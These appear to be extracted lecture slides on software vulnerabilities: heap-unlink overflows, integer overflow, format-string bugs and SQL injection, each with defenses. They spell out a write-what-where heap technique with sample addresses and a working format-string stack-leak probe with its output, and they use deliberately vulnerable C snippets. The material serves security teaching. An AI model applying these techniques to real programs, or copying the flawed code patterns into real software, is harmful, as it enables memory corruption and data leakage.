
Arguments When We Are Smashing %ebp?



Arguments When We Are Smashing %ebp?



Arguments When We Are Smashing %ebp?



A Simple Program

```
int authenticated = 0;
char packet[1000];

while (!authenticated) {
    PacketRead(packet);
    if (Authenticate(packet))
        authenticated = 1;
}

if (authenticated)
    ProcessPacket(packet);
```

Overflow of Local Variables

- Don't need to modify return address
 - ▶ Local variables may affect control
- What kinds of local variables would impact control?
 - ▶ Ones used in conditionals (example)
 - ▶ Function pointers
- What can you do to prevent that?



A Simple Program

```
int authenticated = 0;
char *packet = (char *)malloc(1000);

while (!authenticated) {
    PacketRead(packet);
    if (Authenticate(packet))
        authenticated = 1;
}

if (authenticated)
    ProcessPacket(packet);
```

What if we allocate the packet buffer on the heap?

Heap Overflows


- Overflows on heap also possible

```
char *packet = malloc(1000)
```

```
packet[1000] = 'M';
```

- “Classical” heap overflow corrupts metadata

- ▶ Heap metadata maintains chunk size, previous and next pointers, ...
 - Heap metadata is *inline* with heap data
- ▶ And waits for heap management functions (`malloc`, `free`) to write corrupted metadata to target locations



Heap Overflows

- Heap allocators maintain a doubly-linked list of allocated and free chunks
- **malloc()** and **free()** modify this list

Chunks1, 2, and 3 are joined by a doubly-linked list




- http://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf


Heap Overflows

- Heap allocators maintain a doubly-linked list of allocated and free chunks
- **malloc()** and **free()** modify this list

Chunks1, 2, and 3 are joined by a doubly-linked list



Chunk2 may be unlinked by rewriting 2 pointers




- http://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf


Heap Overflows

- Heap allocators maintain a doubly-linked list of allocated and free chunks
- **malloc()** and **free()** modify this list


Chunks1, 2, and 3 are joined by a doubly-linked list



Chunk2 may be unlinked by rewriting 2 pointers



Chunk2 is now unlinked



- http://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf

Heap Overflows

- `free()` removes a chunk from allocated list

`chunk2->bk->fd = chunk2->fd`


`chunk2->fd->bk = chunk2->bk`

- By overflowing `chunk2`, attacker controls `bk` and `fd`


- ▶ Controls both *where* and *what* data is written!

- Arbitrarily change memory (e.g., function pointers)


Chunks 1, 2, and 3 are joined by a doubly-linked list



Chunk2 may be unlinked by rewriting 2 pointers



Chunk2 is now unlinked




Heap Overflows

- `free()` removes a chunk from allocated list


`chunk2->bk->fd = chunk2->fd` `v[chunk1+8] = chunk3`
`chunk2->fd->bk = chunk2->bk` `v[chunk3+12] = chunk1`

- By overflowing `chunk2`, attacker controls `bk` and `fd`
 - ▶ Controls both *where* and *what* data is written!
 - Arbitrarily change memory (e.g., function pointers)

Chunks 1, 2, and 3 are joined by a doubly-linked list



Chunk2 may be unlinked by rewriting 2 pointers



Chunk2 is now unlinked



Heap Overflows

- By overflowing `chunk2`, attacker controls `bk` and `fd`
 - ▶ Controls both *where* and *what* data is written!
 - Assign `chunk2->fd` to `value` to want to write
 - Assign `chunk2->bk` to `address X` (where you want to write)
 - Less an offset of the `fd` field in the structure
- `Free()` removes a chunk from allocated list

`chunk2->bk->fd = chunk2->fd`

`chunk2->fd->bk = chunk2->bk`

- What's the result?

- By overflowing `chunk2`, attacker controls `bk` and `fd`
 - ▶ Controls both *where* and *what* data is written!
 - Assign `chunk2->fd` to `value` to want to write
 - Assign `chunk2->bk` to `address X` (where you want to write)
 - Less an offset of the `fd` field in the structure
- `Free()` removes a chunk from allocated list

```
chunk2->bk->fd = chunk2->fd
      addrX->fd = value
chunk2->fd->bk = chunk2->bk
value->bk = addrX
```

```
chunk2->bk->fd = chunk2->fd
      => addrX+8 = value
```

If adversary wants to write value `0xdeadbeef` to address `0xbfffffffcc`, she writes


```
chunk2->fd = 0xdeadbeef
```

```
chunk2->bk = 0xbfffffffcc - 8
```

- What's the result?
 - Change a memory address to a new pointer value (in data)

- Address space randomization
 - ▶ Make it difficult to predict where a particular program variable is stored in memory
- Rather than randomly locate every variable
 - ▶ A simpler solution is to randomly offset each memory region
- Address space layout randomization (ASLR)
 - ▶ Stack and heap are located at different base addresses each time the program is run
 - ▶ NOTE: Always on a page offset, however, so limited in range of bits available for randomization
- Also, works for buffer overflows

- **Heap spraying**
 - ▶ Combat randomization by filling heap with allocated objects containing malicious code
 - ▶ Use another vulnerability to overwrite a function pointer to any heap address, hoping it points to a sprayed object
 - ▶ Heuristic defenses
 - e.g., NOZZLE: If heap data is like code, flag attack
- **Use-after-free**
 - ▶ Type confusion



Heap Overflow Defenses

- Separate data and metadata
 - ▶ e.g., OpenBSD's allocator (Variation of `PHKmalloc`)
- Sanity checks during heap management

```
free(chunk2) -->  
    assert(chunk2->fd->bk == chunk2)  
    assert(chunk2->bk->fd == chunk2)
```

- ▶ Added to GNU `libc` 2.3.5
- Randomization
- Q. *What are analogous defenses for stack overflows?*

Another Simple Program

```
int size = BASE_SIZE;  
char *packet = (char *)malloc(1000);  
char *buf = (char *)malloc(1000+BASE_SIZE);
```

```
strcpy(buf, FILE_PREFIX);  
size += PacketRead(packet);  
if (size >= 1000+BASE_SIZE) {  
    return(-1)  
}  
else  
    strcat(buf, packet);  
fd = open(buf);  
}
```

*Any problem with this
conditional check?*

Integer Overflow

- Signed variables represent positive and negative values
 - ▶ Consider an 8-bit integer: -128 to 127
 - ▶ Weird math: $127+1 = ???$
- This results in some strange behaviors
- `Size = 125; packetRead(packet) + 25bytes = 150`
 - ▶ `size += PacketRead(packet) size (-)ve`
 - What is the possible value of size?
 - ▶ `if (size >= 1000+BASE_SIZE) ... {`
 - What is the possible result of this condition?
- How do we prevent these errors?

Another Simple Program

```
int size = BASE_SIZE;
char *packet = (char *)malloc(1000);
char *buf = (char *)malloc(1000+BASE_SIZE);

strcpy(buf, FILE_PREFIX);
size += PacketRead(packet);
if ( 0 < size < 1000+BASE_SIZE) {
    strcat(buf, packet);
    fd = open(buf);
    printf(packet);
}
```

*Any problem with this
printf?*

Format String Vulnerability

- Attacker control of the format string results in a format string vulnerability
 - ▶ `printf` is a very versatile function
 - `%s` - dereferences (crash program)
 - ▶ `printf("Hello %s"); // expects 2 args`— will fetch a number from the stack, treat this number as an address, and print out the memory contents pointed by this address as a string, until a NULL character (i.e., number 0, not character 0) is encountered.
 - ▶ Impact: crash due to access to — (1) invalid address; and (2) valid address but the protected memory region.
 - `%x` - print addresses (leak addresses, break ASLR)
 - ▶ `printf("Hello %x %x %x"); // expects 3 arguments` — viewing the stack
 - `%n` - write to address (arbitrarily change memory)
 - ▶ `printf("12345%n", &x); // writes 5 into x`
 - ▶ `printf(string);`
- Never use `printf(string);`
- Instead, use `printf("%s", string);`

Format String Vulnerability



```
#include <stdio.h>

int main(int argc, char **argv) {
    char buf[128];
    int x = 1;

    snprintf(buf, sizeof(buf), argv[1]);
    buf[sizeof(buf) - 1] = '\0';

    printf("buffer (%d): %s\n", strlen(buf),
           buf);

    return 0;
}
```

\$./vul "AAAA %x %x %x %x"
buffer (28):AAAA 40017000 | bffff680 4000a32c

\$./vul "AAAA %x %x %x %x %x"
buffer (35):AAAA 40017000 | bffff680 4000a32c |

\$./vul "AAAA %x %x %x %x %x %x"
buffer (44):AAAA 40017000 | bffff680 4000a32c | 4|4|4|4|

More resources:

<https://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf>

<https://www.exploit-db.com/docs/28476.pdf>

A Simple Program

```
int authenticated = 0;
char *packet = (char *)malloc(1000);

while (!authenticated) {
    PacketRead(packet);
    if (Authenticate(packet))
        authenticated = 1;
}
if (authenticated)
    ProcessQuery("Select", partof(packet));
```

*Any problem with
this query request?*

Parsing Errors


- Have to be sure that user input can only be used for expected function
 - ▶ *SQL injection*: user provides a substring for an SQL query that changes the query entirely (e.g., add SQL operations to query processing)

```
SELECT *  
FROM students  
WHERE student_name = 'Robert';
```



- Many scripting languages convert data between types automatically -- are not *type-safe* -- so must be extra careful

- Processes often use names to obtain access to system resources
- A nameserver(e.g., OS) performs name resolution using namespace bindings(e.g., directory) to convert a name (e.g., filename) into a system resource(e.g., file)
 - ▶ Mapping between names and resources
 - ▶ E.g., File pathnames to directories and files
 - ▶ Filesystem, System V IPC, ...



- ▶ Namespaces are used in many places

- ▶ Android Intents
- ▶ XenStore key-values
- ▶ D-Bus methods
- ▶ URLs
- ▶ DNS names

- ▶ **Adversaries may control names, bindings, or resources**

